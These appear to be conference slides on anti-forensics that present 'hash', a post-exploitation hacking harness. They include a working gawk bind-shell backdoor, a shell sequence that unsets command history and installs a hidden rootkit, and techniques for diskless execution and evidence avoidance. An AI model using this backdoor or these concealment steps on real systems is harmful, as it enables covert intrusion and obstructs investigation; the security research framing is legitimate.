Meta Anti Forensics

Presenting the `hash` Hacking Harness

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Agenda

- Anti Forensics
- On Hacking
- Hacking Harness
  - Features
  - Implementation
- Final Thoughts

the grugq

- Independent Security Researcher
- Core focus
  - Anti-Forensics (pioneer since 1999)
  - Telephony Security
  - Binary Analysis
- Thailand based

Anti Forensics

Extremely Short Overview

Principles

- Reduce the quantity and quality of evidence
- Data ***is*** evidence

Strategies

- **Data Destruction**
  - Secure delete, magnets, hammer, etc.
- **Data Hiding**
  - Forensic tool evasion, chaffing, exploiting
- **Data Contraception**
  - Execute directly in memory

Contraceptive Hacking

- Limit the use of custom tools
- Cleaning data off the file system is difficult
  - Better not to create it
- Stay off the disk, keep it in memory

On Hacking

[Hacking] is a contest of blunders, he who makes the fewest, wins.

Hacking Tools

Pre-Penetration

Fuzzers, binary analysis, src auditting

Penetration

Exploit frameworks, SQL injectors

Post-Penetration

Rootkits, backdoors

Hacking Environment

- **Vanilla Shell** - bare back hacking
  - Powerful environment for exploitation
  - Non existent post-penetration control
- **GUI tool** - pornographic hacking
  - Limited post-exploitation control
  - Don’t play nicely with others

Bare Back Hacking

```
$ ./exploit -t target.host.sg
....... done!
# unset HISTFILE
# mkdir -p /root/.mc/bin/scripts
# cd /root/.mc/bin/scripts
# cat > rk.tgz.uu << __EOF__
[snip]
# uudecode rk.tgz.uu; tar xz rk.tgz
# cd rk && ./install.sh
# rm -rf rk*
```

Post Penetration Issues

- Limited to a shell
  - Exploit frameworks can mitigate, but don't play nicely with others
- File transfer
  - `cat` & `uudecode` are lame!
- Habits of highly effective hackers
  - `unset HISTFILE`

Preliminary Conclusion

Clear need for automation and a more powerful hacking environment

Requirements

- Normal shell environment
- Complete control over the shell
- Scriptable
- Extensible
- Plays nicely with others

Hacking Harness

Post Penetration Control

A Hacking Harness...

- Provides total control over the hacking environment
- Enables automation via programmable IO
- Unrestricted interactive sessions

Desirable Features

- Modular plugin framework
- Inline file transfer
- Command aliasing
- Plays nicely with metasploit / CANVAS

Hacking Harness Hacking

```
$ ./exploit -t target.host.sg
..... done!
# ^\
hash% newroot
# ^\
hash% put rk.tgz
# ^\
hash% installrk
#
```

Could be automated further with `expect` and/or more comprehensive `newroot`

Demo

- get a shell [ssh]
- check variables [ckvars]
- upload a file [put]
- download a file [get]
- execute a backdoor [qondom]

`hash`

Making simple things easy, and difficult things possible


Brief History

- Originally inspired by a private tool in 2000
- Initial development as xsh in 2003
  - Written in C
  - Spent months dealwing with terminal IO
- Restarted in Python in June, 2007
  - Over a dozen implementations

Components

- Hacking environment
  - Plugin framework
  - Builtin commands
- Multiplexing pty command and control daemon
- Sub-process shell inside pty

Diagram



`hash` Features

- Inline file transfer
- qondom
- Triggers
- Aliasing
- File system && shell escape commands

Inline File Transfer

- Pass file content as hexdump "encoded" data
- `hash% put <file>`
  - encode as ASCII hex char stream
  - decode with `echo`

```
echo -e -n '\x...' >> $FILE_NAME
```

- `hash% get <file>`
  - encode with octal dump (`od`)

```
od -t x1 -v $FILE | sed -e 's///'
```

qondom.exec()

- Diskless execution of binaries and scripts
- Technique for scripts
  - Run script interpreter (e.g. /bin/sh)
  - Send script content over STDIN

gawk Backdoor

```
BEGIN {
    Port   =   8080
    Prompt =    "bkd> "

    Service = "/inet/tcp/" Port "/0/0"
    while (1) {
        do {
            printf Prompt |& Service
            Service |& getline cmd
            if (cmd) {
                while ((cmd |& getline) > 0)
                    print $0 |& Service
                close(cmd)
            }
        } while (cmd != "exit")
        close(Service)
    }
}
```

qondom.exec() cont.

- Technique for binaries
  - Use debugger to interface with a process
  - Inject binary and run
- TODO: re-implement using gdbrpc

rexec (original)

- Originally published in Phrack 62 (2003)
  - Inspired by CORE Impact's syscall proxying
- Written as a C library
- Generated absolutely no interest

exec ELF binary

- Create a process address space
- Map down existing process image
- Allocate space for new process image
- Relocate process image
- Inject process image
- Transfer control of execution

gdbrpc

- Execute system calls

```
(gdb) p/x mmap(...)
```

- Copy in data

```
(gdb) p/x memcpy(0x.., "\x00
\x...", ...)
```

- Set registers

```
(gdb) p/x $eax = 0x01
```

- Set values

```
(gdb) *(int *) 0x... = 0x...
```

Triggers

- Monitor output stream of pty process, automatically execute commands on triggers
- trigger '^# $' = "unset HISTFILE; ^\put rk.tgz"
- TODO: Implement this **without** massive performance overhead

Aliased Commands

- Create an alias for a sequence of commands
  - alias newroot=”unset HISTFILE”
- TODO: Allow aliased commands to access hash commands

Misc. Commands

- Keep a complete record of all session data
  - `log`
- Dump local files to STDIN of pty shell
  - `cat <file1> [<file2> ...]`
- Change hash current working directory
  - `cd <dir>`

Misc. Commands. Cont.

- Shell escape
  - `! <shell command>`

Implementation

- Developed in Python (2.4 and higher)
- Core components as modules
- Pty shell interaction via `pexpect`

Core Modules

- `dtach`
  - Multiplexing pty IO daemon
  - `dtach.dtach()`, `dtach.attach()`
- `interp.Interpretor`
  - `pexpect` based wrapper for pty shells

Core Modules cont.

- `command.Command`
  - Base class for all hash commands
  - `self.shell.init(), run(), fini`
  - `self.shell.system()`

Concluding Thoughts

- Hacking harnesses are crucial penetration testing tools
  - Expect more developments in this space
- `hash` is the first public hacking harness
  - not just a new tool, a new type of tool
- Available for download (soon)

`http://www.tacticalvoip.com/tools.html`

Q&A